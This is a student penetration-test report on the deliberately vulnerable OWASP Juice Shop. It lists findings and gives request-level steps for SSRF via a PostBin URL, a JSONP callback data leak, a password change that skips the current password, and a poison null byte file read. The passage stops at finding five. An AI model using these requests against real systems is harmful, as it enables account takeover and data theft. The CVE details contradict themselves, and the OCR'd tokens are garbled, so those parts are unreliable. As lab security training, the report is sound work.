

Vulnerability Assessment and Penetration Test

Report for OWASP Juice Shop



Digital Egypt Pioneers

TEAM Members :

Habiba hosam eldin salah

Sohaila Mohammed Ahmed Mohammed

Mohamed Ayman Ahmed

Mohamed abdelbasit

Table of Contents


1. Executive Summary


2. Technical Findings

- ❖ SQL injection in the login form – 3
- ❖ SQL injection in the search query – 3
- ❖ Reflected XSS in search functionality
- ❖ Broken access control – file transfer endpoint
- ❖ Broken access control – sensitive data in the source code
- ❖ Broken access control -- viewing basket
- ❖ Broken access control – Admin section – 2
- ❖ Broken access control – IDOR in the basket ID
- ❖ Broken access control – IDOR in the userID
- ❖ Broken access control – product review views
- ❖ Broken access control – email leak
- ❖ Broken access control – login MC Safesearch
- ❖ Broken access control – access log
- ❖ Broken access control – empty user Registration
- ❖ Broken authentication – reset a forgot password by security question – 2
- ❖ Broken authentication – change password
- ❖ Broken authentication – weak password policy
- ❖ Broken authentication – GDPR
- ❖ Broken authentication – CAPTCHA Bypass
- ❖ Security Misconfiguration – Complaint section
- ❖ Security Misconfiguration – Error handling
- ❖ Security Misconfiguration – upload file
- ❖ Security Misconfiguration – upload type
- ❖ CSRF – Profile update endpoint
- ❖ Sensitive data exposure – FTP directory access
- ❖ Sensitive data exposure – file download endpoint
- ❖ Sensitive data exposure – GDPR Data theft
- ❖ Sensitive data exposure – Meta geo stalking
- ❖ Improper input validation – Deluxe fraud
- ❖ Improper input validation – Repetitive registration
- ❖ Improper input validation – payback time
- ❖ Improper input validation – Admin registration
- ❖ Improper input validation – Poison null byte
- ❖ SSRF – image upload feature
- ❖ Miscellaneous – Security policy
- ❖ Supply chain attack

3 – conclusion

Challenges by OWASP Category





1 - Executive Summary

SQL Injection

- **Login Form**
Description: Malicious SQL code is injected into login inputs to bypass authentication.
Impact: Unauthorized access to user or admin accounts.
 - **Search Query**
Description: SQL injection through search input allows manipulation of queries.
Impact: Data leakage, modification, or deletion.
-

Reflected XSS

- **Search Functionality**
Description: User input is reflected in the response without sanitization.
Impact: Executes JavaScript in the user's browser, leading to session theft or phishing.
-

Broken Access Control

- **File Transfer Endpoint**
Description: Insecure endpoint allows unauthorized file transfer operations.
Impact: Unauthorized file uploads/downloads, leading to data breach.
- **Sensitive Data in Source Code**
Description: Hardcoded credentials or API keys exposed in client-side code.
Impact: Attackers can misuse services or access sensitive systems.
- **Viewing Basket**
Description: Users can view others' shopping baskets by manipulating parameters.
Impact: Privacy violations and potential data theft.
- **Admin Section**
Description: Unrestricted access to the admin panel.
Impact: Full control over system configuration and data.
- **IDOR in Basket ID**
Description: Direct object reference in basket ID without access control.
Impact: Unauthorized viewing or modification of other users' data.
- **IDOR in UserID**
Description: Changing userID parameter gives access to other users' information.
Impact: Identity theft or data manipulation.
- **Product Review Views**
Description: Reviews are visible without proper access checks.
Impact: Unauthorized viewing of internal or private user feedback.

- **Email Leak**
Description: Emails are exposed via insecure endpoints or views.
Impact: Spam, phishing, or targeted attacks.
 - **Login MC Safesearch**
Description: Restricted feature accessible without proper login validation.
Impact: Unauthorized use of sensitive features.
 - **Access Log**
Description: Access to system logs without proper restrictions.
Impact: User activity exposure and potential privacy breaches.
 - **Empty User Registration**
Description: User registration allowed with missing or invalid data.
Impact: Creation of fake or incomplete accounts.
-

Broken Authentication

- **Reset by Security Question**
Description: Weak or guessable security questions allow password resets.
Impact: Account takeover.
 - **Change Password**
Description: Password can be changed without full verification.
Impact: Unauthorized control over user accounts.
 - **Weak Password Policy**
Description: System allows short or easily guessable passwords.
Impact: Increased risk of brute-force attacks.
 - **GDPR**
Description: Failure to secure user data as required by GDPR.
Impact: Legal penalties and loss of user trust.
 - **CAPTCHA Bypass**
Description: CAPTCHA can be bypassed or is missing.
Impact: Automated attacks like spam or brute-force login.
-

Security Misconfiguration

- **Complaint Section**
Description: Poor access controls in complaints interface.
Impact: Unauthorized access or editing of complaint records.
- **Error Handling**
Description: Detailed system errors are shown to users.
Impact: Information disclosure that aids attackers.
- **Upload File**
Description: Insecure file upload feature lacks validation.
Impact: Malware upload and remote code execution.

- **Upload Type**
Description: File type restrictions not enforced properly.
Impact: Uploading of executable or malicious files.
-

CSRF

- **Profile Update Endpoint**
Description: No CSRF protection on profile updates.
Impact: Attackers can modify user profiles without their consent.
-

Sensitive Data Exposure

- **FTP Directory Access**
Description: FTP folders accessible without authentication.
Impact: Sensitive file exposure or leakage.
 - **File Download Endpoint**
Description: Insecure download endpoint leaks private files.
Impact: Unauthorized data access or theft.
 - **GDPR Data Theft**
Description: Personal data is exposed or not properly protected.
Impact: Breach of GDPR regulations, leading to fines.
 - **Meta Geo Stalking**
Description: Metadata in uploads reveals user location.
Impact: User tracking or stalking risks.
-

Improper Input Validation

- **Deluxe Fraud**
Description: Manipulated input gives unauthorized benefits.
Impact: Financial loss or system abuse.
- **Repetitive Registration**
Description: Lack of checks allows repeated registrations.
Impact: System overload or misuse of promotions.
- **Payback Time**
Description: Exploitable refund/payment logic due to bad validation.
Impact: Fraudulent refunds or revenue loss.
- **Admin Registration**
Description: Insecure registration allows privilege escalation.
Impact: Unauthorized admin account creation.

- **Poison Null Byte**
Description: Null byte used to bypass string termination or path validation.
Impact: File upload or access control bypass.
-

SSRF

- **Image Upload Feature**
Description: External URLs in image uploads trigger internal requests.
Impact: Internal service access or data extraction.
-

Miscellaneous

- **Security Policy**
Description: Absence or poor implementation of security policies.
Impact: Increased exposure to a wide range of vulnerabilities.
- **Supply Chain Attack**
Description: Infected or malicious dependencies used in the system.
Impact: Compromise via trusted third-party software.

2. Technical findings

1) SSRF – image upload feature

Severity: Critical

Description:

The application is vulnerable to a Server-Side Request Forgery (SSRF) attack due to improper validation of user-supplied URLs in the image upload functionality. This allows an attacker to manipulate the server into making unauthorized requests to internal or external resources, potentially exposing sensitive data or enabling further exploitation.

Affected Component:


Image upload feature (specifically the "Image URL" input field) that fetches images from user-provided URLs.

Steps to Reproduce (in the vulnerable application):

1. Access the application and navigate to the image upload page.

The screenshot shows a dark-themed web interface for uploading images. At the top, there is a 'File Upload:' section with a 'Choose File' button and a message 'No file chosen'. Below it is a large blue 'Upload Picture' button. A horizontal line with the word 'or' in the center separates this from the bottom section. The bottom section is titled 'Image URL:' and contains a text input field with the placeholder 'e.g. https://www.gravatar.com/avatar/7b9771fbbca015bd4014b2bdb6dd534'. Below the input field is a blue 'Link Image' button.

2. Upload an image file (e.g., resulting in a src like assets/public/images/uploads/23.jpg at localhost:3000).



3. Locate the "Image URL" input field, which allows entering a URL to fetch an image.
4. Obtain a unique PostBin URL (e.g., <https://postb.in/123456>) from the PostBin service.
5. Enter the PostBin URL (<https://postb.in/123456>) into the "Image URL" field.
6. Click the "Link Image" button.
7. Check the PostBin dashboard to confirm the server sent a request to the provided URL, as evidenced by logged headers (e.g., user-agent, cf-ray).

GET /1747265984823-8043802145402 2025-05-15T00:05:42.014Z		[Req '1747267542014-6560238446108' : 156.193.220.91]
Headers	Query	Body
<pre>host: www.postb.in user-agent: node accept: */* accept-encoding: gzip, br accept-language: * cdn-loop: cloudflare; loops=1 [REDACTED] [REDACTED] cf-ray: 93fe6297dc923db4-MRS cfvisitor: [{"scheme": "https"}] sec-fetch-mode: cors traceparent: 00-0000000000000000000000798b95f5d8039984- 50af852524c27d80-01 tracestate: dd=s:1;t.dn:-1 x-datadog-parent-id: 5814012038535609728 x-datadog-sampling-priority: 1 x-datadog-trace-id: 8758258783475702148 x-forwarded-host: www.postb.in x-forwarded-server: inf-traefik-traefik-external- 77d8fb58f7-j8s1 [REDACTED]</pre>		

Impact:

- Unauthorized access to internal services (e.g., <http://localhost:8080/admin> or <http://127.0.0.1>).
- Potential extraction of sensitive data from internal resources or cloud metadata endpoints (e.g., <http://169.254.169.254/latest/meta-data/> on AWS).
- Ability to bypass network restrictions or firewalls, enabling reconnaissance or further attacks.
- Possible exploitation of misconfigured internal systems, leading to full server compromise.

2) Broken access control – email leak

Severity: Critical

Description:

Broken Access Control occurs when an application fails to enforce proper authorization or authentication checks, allowing unauthorized users to access restricted resources or data. The /usr/whoami?callback={parameter} endpoint returns sensitive user data when the callback parameter is modified (e.g., to -admin`), without verifying the requestor's authentication or authorization status, allowing unauthorized access to any user's data.

Affected Component:

User information endpoint

/usr/whoami?callback={parameter}

The endpoint fails to validate authentication credentials or user permissions when the callback parameter is provided, exposing sensitive user data to unauthenticated requests.

Steps to Reproduce (in a vulnerable test environment):

1. Access the application and log in with any valid user account.
2. Intercept the HTTP request to the /usr/whoami endpoint using a proxy tool (e.g., Burp Suite).

The screenshot shows the Burp Suite interface with the following details:

- HTTP history:** A table of requests. One row is highlighted in blue, showing a GET request to /rest/user/whoami with a status code of 200 and a response body containing JSON data.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
24	http://localhost:3000	POST	/rest/user/login			401	413	text				127.0.0.1			11:36:38 14 May...	8080	24
33	http://localhost:3000	GET	/rest/user/whoami			304	303					127.0.0.1			11:56:59 14 May...	8080	105
34	http://localhost:3000	POST	/rest/user/login			401	413					127.0.0.1			11:57:00 14 May...	8080	69
35	http://localhost:3000	GET	/rest/user/whoami									127.0.0.1			11:57:05 14 May...	8080	
36	http://localhost:3000	GET	/rest/user/whoami			200	394	JSON				127.0.0.1			11:57:05 14 May...	8080	4
37	http://localhost:3000	POST	/rest/user/login			200	1232	JSON				127.0.0.1			11:59:32 14 May...	8080	175
38	http://localhost:3000	GET	/rest/user/whoami			200	394	JSON				127.0.0.1			11:59:32 14 May...	8080	111
39	http://localhost:3000	GET	/rest/user/whoami			200	394	JSON				127.0.0.1			11:59:32 14 May...	8080	43
40	http://localhost:3000	GET	/rest/base/info			200	393	JSON				127.0.0.1			11:59:32 14 May...	8080	294
41	http://localhost:3000	GET	/rest/user/whoami			200	530	JSON				127.0.0.1			11:59:32 14 May...	8080	100
42	http://localhost:3000	GET	/rest/user/whoami			200	530	JSON				127.0.0.1			11:59:32 14 May...	8080	137
43	http://localhost:3000	GET	/api/Quantity/			200	6646	JSON				127.0.0.1			11:59:32 14 May...	8080	582
44	http://localhost:3000	GET	/rest/products/search?q=			200	14033	JSON				127.0.0.1			11:59:32 14 May...	8080	337
- Request:** A detailed view of a selected request (GET /rest/user/whoami). The response body contains JSON data representing a user profile.
- Response:** A detailed view of the response to the selected request. The response body includes the JSON data from the request, indicating successful retrieval of user information.
- Inspector:** A panel showing request attributes, request cookies, request headers, and response headers.

3. Modify the request by changing the endpoint to /usr/whoami?callback=admin.
4. Remove any Authorization Bearer token or session cookies from the request.

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane displays a modified GET request to '/rest/user/whoami?callback=admin'. The Response pane shows the resulting 200 OK response with the following JSON payload:

```

HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: #/jobs
Content-Type: text/javascript; charset=utf-8
Content-Length: 103
ETag: W/"bd-ZlueBZTpDVBkxiGMQyVosHrvE"
Vary: Accept-Encoding
Date: Wed, 14 May 2025 16:09:45 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```
/** typeof admin === 'function' && admin{ user:{ id:29, email:"barbaricultural@chefalicious.com", lastLoginIp:"0.0.0.0", profileImage:"/assets/public/images/uploads/default.svg" } };

```

5. Send the modified request using a repeater tool.
6. If vulnerable, the response will return sensitive data associated with the user logged in, without any authentication checks.

#### **Impact:**

- Unauthorized access to any user's sensitive data, including personal details or credentials.
- Potential for account takeover by accessing data of privileged users (e.g., admins).
- Exposure of confidential information, enabling further attacks like phishing or fraud.
- Complete bypass of access controls, compromising the application's security.

### **3) Broken authentication – Reset password**

#### **Severity: Critical**

#### **Description:**

The application allows authenticated users to change the password of their own account without verifying the current password. This weakness can be exploited to change the password of any known user by manipulating the password change request. In this case, the attacker successfully changed the password for the user bender@juice-sh.op without knowing the original password, resulting in full account takeover.

#### **Affected Component:**

/api/Users/change-password – Password change endpoint

## Steps to Reproduce:

1. Logged in with a low-privileged user account.
2. Navigated to the "Change Password" form and intercepted the request using Burp Suite.
3. Observed the following request structure:

The screenshot shows the Burp Suite interface with the following details:

**Request:**

```
1 GET /rest/user/change-password?current=unKnownHHA&new=123456&repeat=123456 HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdGFodXMlOiJzMWNiZXNzIxiwZGF0YXS
8 IGeypJzCIEMyviadNcm5hNUi0iTi1lC1lWpFbcGEd3lJbmRlckgpMj1zS1za5vcC1sI
9 NbPnCN833K1joiM0gt2zIcMfMTd1H22n07VhWmMw1jZmNjNc0NGE0ZmW1L1jybx2lIjoi
10 Y3WmZmV1joiYmMzZmRz881expJp0dZmWd0Bz1joiM0gt2zIcMfMTd1H22n07VhWmMw1jZmNjNc0NGE0ZmW1L1jybx2lIjoi
11 tWfdlTj1joiYmMzZmRz881expJp0dZmWd0Bz1joiM0gt2zIcMfMTd1H22n07VhWmMw1jZmNjNc0NGE0ZmW1L1jybx2lIjoi
12 GtZmWzjXQ0i0i1lC1c0f5j4G2Z5I6ch1l25x1y31Yxr1ZEF0j1jMjAy50wNSxhSAxHt0zj0yN41
13 Tz0tj0yN41MjAgj0kWdAv1xiw1k8kYXRLZEF0j1jMjAy50wNSxhSAxHt0zj0yN41
14 MTAgjz0v0jAv1xiw1zGVsZXR1ZEF0j1puwxsfs5wiwMF0joxhz0207g0D0f0jxtbs0d
15 wLYAZLd0ygg0jAv1nbj0pemkghlomfjNOX-YHvz7qjAv5eMBB3afg0rmhe70vRzSURvdtkwPG
16 Pwx0LzwNqenYL48p0U0b-zAABk08HEKCo0fPz1.0E010-rIAzzidrV1JZ0sISdxUeuTz2hk
17 L0d0t0vVYy0j
18 Connection: keep-alive
19 Referer: http://localhost:3000/
20 Cookie: language=en; welcomebanner_status=dissmiss; continueCode=Nbpop0E0j0j23H57WZok-A2ScNf0PjU2stwElzps4001zL6P0gYamXBWv5wkv=
21 cookieconsent_status=dissmiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdGFodXMlOiJzMWNiZXNzIxiwZGF0YXS
22 IGeypJzCIEMyviadNcm5hNUi0iTi1lC1lWpFbcGEd3lJbmRlckgpMj1zS1za5vcC1sI
23 NbPnCN833K1joiM0gt2zIcMfMTd1H22n07VhWmMw1jZmNjNc0NGE0ZmW1L1jybx2lIjoi
24 Y3WmZmV1joiYmMzZmRz881expJp0dZmWd0Bz1joiM0gt2zIcMfMTd1H22n07VhWmMw1jZmNjNc0NGE0ZmW1L1jybx2lIjoi
25 tWfdlTj1joiYmMzZmRz881expJp0dZmWd0Bz1joiM0gt2zIcMfMTd1H22n07VhWmMw1jZmNjNc0NGE0ZmW1L1jybx2lIjoi
26 GtZmWzjXQ0i0i1lC1c0f5j4G2Z5I6ch1l25x1y31Yxr1ZEF0j1jMjAy50wNSxhSAxHt0zj0yN41
27 Tz0tj0yN41MjAgj0kWdAv1xiw1zGVsZXR1ZEF0j1puwxsfs5wiwMF0joxhz0207g0D0f0jxtbs0d
28 wLYAZLd0ygg0jAv1nbj0pemkghlomfjNOX-YHvz7qjAv5eMBB3afg0rmhe70vRzSURvdtkwPG
29 Pwx0LzwNqenYL48p0U0b-zAABk08HEKCo0fPz1.0E010-rIAzzidrV1JZ0sISdxUeuTz2hk
30 uH0Nan0sYY86fL-3N2
```

**Response:**

The response pane shows the decoded text of the captured request, which is the password change payload. The Inspector pane shows the selected text "current=unKnownHHA".

#### 4 - Removed the "current" password field entirely and modified the "new" field to:

The screenshot shows the Burp Suite interface with a modified password change request. The Request tab displays a POST request to '/rest/user/change-password?&new=slurmCl4ssic&repeat=slurmCl4ssic'. The Response tab shows a successful HTTP 200 OK response with JSON data. The Inspector tab shows the raw JSON payload of the response.

```
HTTP/1.1 200 OK
...
{
 "id": 3,
 "username": "",
 "email": "bender@juice-sh.op",
 "password": "06ba3dc1922ed4ed2a5449dd209c96d",
 "role": "customer",
 "deluxeToken": "",
 "lastLoginIp": "",
 "profileImage": "assets/public/images/uploads/default.svg",
 "otpSecret": "",
 "otpStatus": "OK",
 "createdAt": "2025-05-11T15:32:26.510Z",
 "updatedAt": "2025-05-11T16:33:45.737Z",
 "deletedAt": null
}
```

The screenshot shows the OWASP Juice Shop Change Password page. A green success message box at the top states: "You successfully solved a challenge: Change Bender's Password (Change Bender's password into slurmCl4ssic without using SQL Injection or Forgot Password.)". Below the message is a "Copy to clipboard" button. The main form for changing the password is visible, showing fields for Current Password\*, New Password\*, and Repeat New Password\*. The status bar at the bottom right indicates 0/20.

## 4) Supply chain attack

Severity: Critical

### Description:

The package.json.bak file revealed a development dependency, eslint-scope@3.7.2, which was compromised in a real-world supply chain attack in 2018. The malicious version included code to steal npm tokens and enable remote code execution, posing a significant risk to developer credentials.

### Steps to Reproduce:

- 1- Access package.json.bak using the Poison Null Byte bypass  
(<http://localhost:3000/ftp/package.json.bak%00.md>).

The screenshot shows a browser developer tools Network tab. On the left, a request is shown with the URL `/package.json.bak%00.md`. The response on the right shows a modified package.json file. The original file contained a dependency on `eslint-scope@3.7.2`, which was compromised. The modified file contains the following JSON:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Type: application/json
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Vary: Accept-Encoding
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Date: Fri, 16 May 2025 22:12:15 GMT
ETag: W/"10c3-19e55f8f1618"
Content-Type: application/octet-stream
Last-Modified: Fri, 16 May 2025 12:47:21 GMT
Date: Fri, 16 May 2025 12:47:21 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Type: application/json
Content-Length: 1000
{
 "name": "juice-shop",
 "version": "6.2.0-SNAPSHOT",
 "description": "An intentionally insecure JavaScript Web Application",
 "main": "src/index.js",
 "repository": "https://github.com/juice-shop/juice-shop",
 "author": "Jörn Künminich <joern.kuenminich@swamp.org> (https://kuenminich.de)",
 "contributors": [
 "Jörn Künminich",
 "Janina Hollerbach",
 "Aamishsh693",
 "wolfsender (bot)",
 "Mark Miller",
 "agrawalarpit14",
 "mattmcclain",
 "CaptainFreak",
 "Supratik Das",
 "JuiceShopBot",
 "TheCutter",
 "Ziliyang Li",
 "mazaryan10",
 "mazaryan10",
 "Timo Lüttic",
 "Time Page1",
 "...",
 "private": true,
 "keywords": [
 "web security"
]
}
```

- 2- Identify eslint-scope@3.7.2 in the devDependencies section.

## ESLint-scope Vulnerability (CVE-2018-3728)

### Overview

The ESLint-scope vulnerability (CVE-2018-3728) was a security issue discovered in the `eslint-scope` package, which is a dependency of ESLint, a popular JavaScript linting utility.

### Vulnerability Details

- **Type:** Arbitrary code execution via malicious npm package
- **Affected versions:** All versions prior to 3.7.2
- **CVE ID:** CVE-2018-3728
- **Disclosure date:** March 2018

### Impact

The vulnerability allowed attackers to execute arbitrary code by exploiting the way `eslint-scope` handled certain npm packages. Specifically:

- Malicious npm packages could modify the `eslint-scope` package during installation
- This could lead to arbitrary code execution on systems where vulnerable versions were installed

- 3- Research the package and confirm its compromise (e.g., via <https://github.com/eslint/eslint-scope/issues/39>).
- 4- Report the vulnerability to the development team via the contact form at <http://localhost:3000/#/contact>, including the package name, version, risk, and a reference URL.

You successfully solved a challenge: Supply Chain Attack (Inform the development team about a danger to some of their credentials. (Send them the URL of the original report or an assigned CVE or another identifier of this vulnerability))

Customer Feedback

Author  
anonymous

Comment

Max: 160 characters 48/160

Rating

CAPTCHA: What is 3-4\*10 ?

Result\*

> Submit

## impact:

Erosion of trust in the software supply chain, as malicious dependencies can propagate to production.

## 5) SQL injection - search quey – 3

